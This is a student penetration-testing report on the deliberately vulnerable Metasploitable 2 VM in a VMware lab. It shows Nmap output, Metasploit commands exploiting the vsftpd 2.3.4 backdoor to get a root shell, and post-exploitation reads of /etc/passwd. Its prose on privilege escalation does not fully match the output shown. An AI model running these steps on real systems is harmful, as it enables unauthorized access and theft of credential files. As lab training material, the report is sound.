Penetration Testing Report
on
Metasploitable 2

Submitted by:
Abhishek Golsar

B.Tech (CSE)

Date: 23 Feb 2026

INTRODUCTION

This project demonstrates a complete penetration testing process on a vulnerable machine called Metasploitable 2 using Kali Linux. The aim of this project is to identify vulnerabilities, exploit them using real-world tools, and gain unauthorized access in a controlled lab environment.

Penetration testing is widely used in cybersecurity to evaluate the security of systems and networks. In this project, tools such as Nmap and Metasploit were used to perform scanning, exploitation, and post-exploitation.

LAB SETUP

A virtual lab environment was created using VMware Workstation. Two virtual machines were used:

- Kali Linux (Attacker Machine)
- Metasploitable 2 (Target Machine)

Both machines were connected in the same network to allow communication.




Figure 1: Lab Setup using VMware Workstation

NETWORK CONFIGURATION

The network configuration was performed to ensure proper communication between the attacker machine (Kali Linux) and the target machine (Metasploitable2). Both virtual machines were connected using the same virtual network in VMware (NAT/Host-Only), allowing them to interact within an isolated environment.

The IP address of the target machine was identified using the ifconfig command inside Metasploitable2. This step is critical as the attacker machine requires the target IP to perform scanning and exploitation.

The target machine was assigned the IP address 192.168.74.128, which was later used in all scanning and exploitation activities. Ensuring correct network configuration is essential for successful penetration testing, as improper setup can lead to failed connections or inaccurate results.




Figure 2: IP Address of Target Machine (Metasploitable2)

Scanning & Enumeration

After successfully configuring the network, the next step was to identify open ports and services running on the target machine. This phase is known as **scanning and enumeration**, which helps in understanding the attack surface of the target.

An Nmap scan was performed from the Kali Linux machine to discover active services on the target system. The command used allowed detection of open ports, service versions, and additional information about the system.

The scan revealed multiple open ports including:

- **21 (FTP)** – vsftpd 2.3.4
- **22 (SSH)** – OpenSSH
- **23 (Telnet)**
- **25 (SMTP)**
- **80 (HTTP)** – Apache Web Server
- **139 & 445 (SMB)**
- **3306 (MySQL)**
- **5432 (PostgreSQL)**
- **8180 (Tomcat)**

The presence of **vsftpd 2.3.4** was particularly important, as it is known to contain a backdoor vulnerability. This vulnerability was later used for exploitation.


This step is crucial in penetration testing as it helps identify potential entry points and vulnerabilities that can be targeted in later stages.

```
gustavo@kaliVM: ~
Session  Actions  Edit  View  Help
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-23 22:21 +0530
Nmap scan report for 192.168.74.128
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.74.129
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      33380/udp   mountd
|   100005  1,2,3      59610/tcp   mountd
|   100021  1,3,4      40487/tcp   nlockmgr
|   100021  1,3,4      46793/udp   nlockmgr
```

Figure 3: Nmap Scan Result

```
gustavo@kaliVM: ~
Session  Actions  Edit  View  Help
|   100021  1,3,4      46793/udp   nlockmgr
|   100024  1          50460/udp   status
|_  100024  1          52506/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SwitchToSSLAfterHandshake, SupportsTransactions, Speaks41ProtocolNew, SupportsCompression, LongColumn
Flag, ConnectWithDatabase
|   Status: Autocommit
|_  Salt: \X%K-=+`"&8)c7']!*M)
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2026-02-23T22:23:47+00:00; +5h30m01s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/cou
ntryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:12:13
```

Figure 4: Nmap Scan Results



```
gustavo@kaliVM: ~
Session  Actions  Edit  View  Help
|   uptime: 0 days, 0:12:13
|   source ident: nmap
|   source host: AC6489E.7AC5B526.FFFA6D49.IP
|_  error: Closing Link: gacmoumxa[192.168.74.129] (Quit: gacmoumxa)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
MAC Address: 00:0C:29:31:5D:85 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 7h10m01s, deviation: 2h53m12s, median: 5h30m00s
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-02-23T17:22:01-05:00

TRACEROUTE
HOP RTT     ADDRESS
1   1.25 ms 192.168.74.128

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 171.39 seconds
```

Figure 5: Nmap Scan Results

Exploitation

After identifying vulnerable services during the scanning phase, the next step was to exploit the target system. The FTP service running on port 21 was found to be using **vsftpd 2.3.4**, which is a known vulnerable version containing a backdoor.

The exploitation was performed using the **Metasploit Framework** in Kali Linux.

First, Metasploit was launched and a search was performed to identify available exploits related to vsftpd. The module **vsftpd_234_backdoor** was selected for exploitation.

The target IP address was configured using the RHOST parameter, and the exploit was executed.

Upon execution, the backdoor was triggered successfully, and a command shell session was opened on the target machine. This resulted in gaining controlled unauthorized access for ethical testing purposes. The exploitation confirmed that the target machine was vulnerable and could be compromised using publicly available exploit modules.




Figure 6: Searching for vsftpd Exploit in Metasploit

```
gustavo@kaliVM: ~
Session  Actions  Edit  View  Help
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.74.128
RHOST => 192.168.74.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.74.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.74.128:21 - USER: 331 Please specify the password.
[+] 192.168.74.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.74.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.74.129:45835 -> 192.168.74.128:6200) at 2026-02-23 22:34:37 +0530
[*] Exploit completed, but no session was created.
```

Figure 7: Configuring and Running the Exploit

```
gustavo@kaliVM: ~
Session  Actions  Edit  View  Help
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.74.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.74.128:21 - USER: 331 Please specify the password.
[+] 192.168.74.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.74.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.74.129:41501 -> 192.168.74.128:6200) at 2026-02-23 22:44:58 +0530
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  2         shell cmd/unix                192.168.74.129:41501 -> 192.168.74.128:6200 (192.168.74.128)
```

Figure 8: Successful Exploitation and Shell Access

Post Exploitation

After successfully gaining access to the target system, post-exploitation activities were performed to understand the system further and demonstrate the impact of the attack.

Initially, basic commands like whoami and id were executed to verify the current user privileges. It was observed that the access was initially limited to a normal user account (**msfadmin**).

Further enumeration was performed to identify privilege escalation opportunities. Using the sudo -l command, it was discovered that the user had permission to execute commands as root.

By leveraging this misconfiguration, root privileges were obtained using sudo su. This resulted in full administrative access to the system.

After gaining root access, sensitive system files were accessed. The /etc/passwd file was viewed to enumerate users present in the system. Additionally, the /etc/shadow file was accessed, which contains encrypted user passwords, demonstrating a complete system compromise.

Further system analysis was performed using commands such as:

- ps aux to view running processes
- netstat -tulnp to identify active network services

These steps confirmed that the attacker had complete control over the system, including visibility into processes, services, and sensitive data.

```
gustavo@kaliVM: ~
Session  Actions  Edit  View  Help
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.74.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.74.128:21 - USER: 331 Please specify the password.
[+] 192.168.74.128:21 - Backdoor service has been spawned, handling ...
[+] 192.168.74.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.74.129:41501 → 192.168.74.128:6200) at 2026-02-23 22:44:58 +0530
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  2         shell cmd/unix               192.168.74.129:41501 → 192.168.74.128:6200 (192.168.74.128)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[-] Invalid session identifier: 1
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 2
[*] Starting interaction with 2 ...

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
```

Figure 9: Shell access

```
gustavo@kaliVM: ~
Session  Actions  Edit  View  Help
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Figure 10: /etc/passwd

```
ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   2844  1692 ?        Ss   17:09   0:01 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   17:09   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   17:09   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   17:09   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   17:09   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   17:09   0:00 [migration/1]
root         7  0.0  0.0      0     0 ?        S<   17:09   0:00 [ksoftirqd/1]
root         8  0.0  0.0      0     0 ?        S<   17:09   0:00 [watchdog/1]
root         9  0.0  0.0      0     0 ?        S<   17:09   0:00 [events/0]
root        10  0.0  0.0      0     0 ?        S<   17:09   0:00 [events/1]
root        11  0.0  0.0      0     0 ?        S<   17:09   0:00 [khelper]
root        46  0.0  0.0      0     0 ?        S<   17:09   0:00 [kblockd/0]
root        47  0.0  0.0      0     0 ?        S<   17:09   0:00 [kblockd/1]
root        50  0.0  0.0      0     0 ?        S<   17:09   0:00 [kacpid]
root        51  0.0  0.0      0     0 ?        S<   17:09   0:00 [kacpi_notify]
root       245  0.0  0.0      0     0 ?        S<   17:09   0:00 [kseriod]
root       289  0.0  0.0      0     0 ?        S    17:09   0:00 [pdflush]
root       290  0.0  0.0      0     0 ?        S    17:09   0:00 [pdflush]
root       291  0.0  0.0      0     0 ?        S<   17:09   0:00 [kswapd0]
root       333  0.0  0.0      0     0 ?        S<   17:09   0:00 [aio/0]
root       334  0.0  0.0      0     0 ?        S<   17:09   0:00 [aio/1]
root      1365  0.0  0.0      0     0 ?        S<   17:09   0:00 [ksnapd]
root      1727  0.0  0.0      0     0 ?        S<   17:09   0:00 [ata/0]
root      1730  0.0  0.0      0     0 ?        S<   17:09   0:00 [ata/1]
root      1733  0.0  0.0      0     0 ?        S<   17:09   0:00 [ata_aux]
root      1744  0.0  0.0      0     0 ?        S<   17:09   0:00 [scsi_eh_0]
root      1747  0.0  0.0      0     0 ?        S<   17:09   0:00 [scsi_eh_1]
root      1766  0.0  0.0      0     0 ?        S<   17:09   0:00 [ksuspend_usbd]
root      1772  0.0  0.0      0     0 ?        S<   17:09   0:00 [khubd]
root      2651  0.0  0.0      0     0 ?        S<   17:09   0:00 [scsi_eh_2]
root      2798  0.0  0.0      0     0 ?        S<   17:09   0:00 [scsi_eh_3]
root      2799  0.0  0.0      0     0 ?        S<   17:09   0:00 [scsi_eh_4]
root      2800  0.0  0.0      0     0 ?        S<   17:09   0:00 [scsi_eh_5]
root      2801  0.0  0.0      0     0 ?        S<   17:09   0:00 [scsi_eh_6]
root      2802  0.0  0.0      0     0 ?        S<   17:09   0:00 [scsi_eh_7]
root      2803  0.0  0.0      0     0 ?        S<   17:09   0:00 [scsi_eh_8]
root      2804  0.0  0.0      0     0 ?        S<   17:09   0:00 [scsi_eh_9]
root      2805  0.0  0.0      0     0 ?        S<   17:09   0:00 [scsi_eh_10]
root      2806  0.0  0.0      0     0 ?        S<   17:09   0:00 [scsi_eh_11]
root      2807  0.0  0.0      0     0 ?        S<   17:09   0:00 [scsi_eh_12]
root      2808  0.0  0.0      0     0 ?        S<   17:09   0:00 [scsi_eh_13]
```

Figure 11: ps aux

```
netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      5975/xinetd
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      5975/xinetd
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      5975/xinetd
tcp        0      0 0.0.0.0:40487           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      6073/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      6131/unrealircd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      5713/mysqld
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      6111/rmiregistry
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      6131/unrealircd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      5959/smbd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      6129/Xtightvnc
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      5147/portmap
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      6129/Xtightvnc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      6092/apache2
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      6115/ruby
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      6073/jsvc
tcp        0      0 0.0.0.0:36404           0.0.0.0:*               LISTEN      6111/rmiregistry
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      5975/xinetd
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      5975/xinetd
tcp        0      0 192.168.74.128:53       0.0.0.0:*               LISTEN      5572/named
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      5572/named
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      5975/xinetd
tcp        0      0 0.0.0.0:6200            0.0.0.0:*               LISTEN      6483/sh
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      5792/postgres
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      5950/master
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      5572/named
tcp        0      0 0.0.0.0:59610           0.0.0.0:*               LISTEN      5884/rpc.mountd
tcp        0      0 0.0.0.0:52506           0.0.0.0:*               LISTEN      5206/rpc.statd
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      5959/smbd
tcp6       0      0 :::2121                 :::*                    LISTEN      6018/proftpd: (acce
tcp6       0      0 :::3632                 :::*                    LISTEN      5818/distccd
tcp6       0      0 :::53                   :::*                    LISTEN      5572/named
tcp6       0      0 :::22                   :::*                    LISTEN      5595/sshd
tcp6       0      0 :::5432                 :::*                    LISTEN      5792/postgres
tcp6       0      0 ::1:953                 :::*                    LISTEN      5572/named
udp        0      0 0.0.0.0:2049            0.0.0.0:*               -
udp        0      0 192.168.74.128:137      0.0.0.0:*               5957/nmbd
udp        0      0 0.0.0.0:137             0.0.0.0:*               5957/nmbd
```

Figure 12: netstat

```
msfadmin@metasploitable:/root$ whoami
whoami
msfadmin
msfadmin@metasploitable:/root$ id
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admi
